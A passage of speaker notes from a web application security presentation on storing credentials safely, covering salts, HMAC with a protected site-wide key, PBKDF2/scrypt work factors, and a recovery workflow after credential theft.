best practices to rendering this information when applicable.    - Slide barrowed graciously from Jim Manico
  • #39 Salts serve two purposes: De-duplicate protected output of identical credentials and Augment entropy fed to protecting function without relying on credential complexity. The second aims to make pre-computed lookup attacks [*2] on an individual credential and time-based attacks on a population intractable. - Slide barrowed graciously from Jim Manico
  • #40 Use an HSM (Hardware Security Module). Private key not accessible by running software (There’s a hardware separation) Do NOT just use a symmetric cipher like AES!! HMACs inherit properties of hash functions including their speed, allowing for near instant verification. Key size imposes intractable size- and/or space- requirements on compromise--even for common credentials (aka password = ‘password’). Designers protecting stored credentials with keyed functions:   Use a single “site-wide” key;   Protect this key as any private key using best practices; Store the key outside the credential store (aka: not in the database); Generate the key using cryptographically-strong pseudo-random data; Do not worry about output block size (i.e. SHA-256 vs. SHA-512). Example protect() pseudo-code follows: return [salt] + HMAC-SHA-256([key], [salt] + [credential]);   Upholding security improvement over (solely) salted schemes relies on proper key management.   Design protection/verification for compromise The frequency and ease with which threats steal protected credentials demands “design for failure”. having detected theft, a credential storage scheme must support continued operation by marking credential data compromised and engaging alternative credential validation workflows as follows:   Protect the user’s account Invalidate authN ‘shortcuts’ disallowing login without 2nd factors or secret questions Disallow changes to account (secret questions, out of band exchange channel setup/selection, etc.) Load & use new protection scheme Load a new (stronger) protect(credential) function Include version information stored with form Set ‘tainted’/‘compromised’ bit until user resets credentials Rotate any keys and/or adjust protection function parameters (iter count) Increment scheme version number When user logs in: Validate credentials based on stored version (old or new); if old demand 2nd factor or secret answers Prompt user for credential change, apologize, & conduct OOB confirmation Convert stored credentials to new scheme as user successfully log in   Supporting workflow outlined above requires tight integration with Authentication frameworks and workflows. http://www.tarsnap.com/scrypt/scrypt.pdf   Slide barrowed graciously from Jim Manico
  • #41 Impose intractable verification on [only] attacker The function used to protect stored credentials should balance between A) acceptable response time for verification of users’ credentials during peak use while B) placing time required to map <credential> → <protected form>  beyond threats’ hardware (GPU, FPGA) and technique (dictionary-based, brute force, etc) capabilities. Two approaches facilitate this, each imperfectly. Leverage an adaptive one-way function - Adaptive one-way functions compute a one-way (irreversible) transform. Each function allows configuration of ‘work factor’. Underlying mechanisms used to achieve irreversibility and govern work factors (such as time, space, and parallelism) vary between functions and remain unimportant to this discussion. Select:   PBKDF2 [*4] when FIPS certification or enterprise support on many platforms is required; Scrypt [*5] where resisting any/all hardware accelerated attacks is necessary but support isn’t. Example protect() pseudo-code follows: return [salt] + pbkdf2([salt], [credential], c=10000);   Designers select one-way adaptive functions to implement protect() because these functions can be configured to cost (linearly or exponentially) more than a hash function to execute. Defenders adjust work factor to keep pace with threats’ increasing hardware capabilities. Those implementing adaptive one-way functions must tune work factors so as to impede attackers while providing acceptable user experience and scale. Additionally, adaptive one-way functions do not effectively prevent reversal of common dictionary-based credentials (users with password ‘password’) regardless of user population size or salt usage.   Leverage Keyed functions - Keyed functions, such as HMACs, compute a one-way (irreversible) transform using a private key and given input. For example, HMACs inherit properties of hash functions including their speed, allowing for near instant verification. Key size imposes intractable size- and/or space- requirements on compromise--even for common credentials (aka password = ‘password’). Designers protecting stored credentials with keyed functions:   Use a single “site-wide” key;   Protect this key as any private key using best practices; Store the key outside the credential store (aka: not in the database); Generate the key using cryptographically-strong pseudo-random data; Do not worry about output block size (i.e. SHA-256 vs. SHA-512). Example protect() pseudo-code follows: return [salt] + HMAC-SHA-256([key], [salt] + [credential]);   Upholding security improvement over (solely) salted schemes relies on proper key management.   Design protection/verification for compromise The frequency and ease with which threats steal protected credentials demands “design for failure”. having detected theft, a credential storage scheme must support continued operation by marking credential data compromised and engaging alternative credential validation workflows as follows:   Protect the user’s account Invalidate authN ‘shortcuts’ disallowing login without 2nd factors or secret questions Disallow changes to account (secret questions, out of band exchange channel setup/selection, etc.) Load & use new protection scheme Load a new (stronger) protect(credential) function Include version information stored with form Set ‘tainted’/‘compromised’ bit until user resets credentials Rotate any keys and/or adjust protection function parameters (iter count) Increment scheme version number When user logs in: Validate credentials based on stored version (old or new); if old demand 2nd factor or secret answers Prompt user for credential change, apologize, & conduct OOB confirmation Convert stored credentials to new scheme as user successfully log in   Supporting workflow outlined above requires tight integration with Authentication frameworks and workflows. http://www.tarsnap.com/scrypt/scrypt.pdf  
  • #42 Test your app - Test it yourself, hire someone, try some tools I only grazed the world of web application security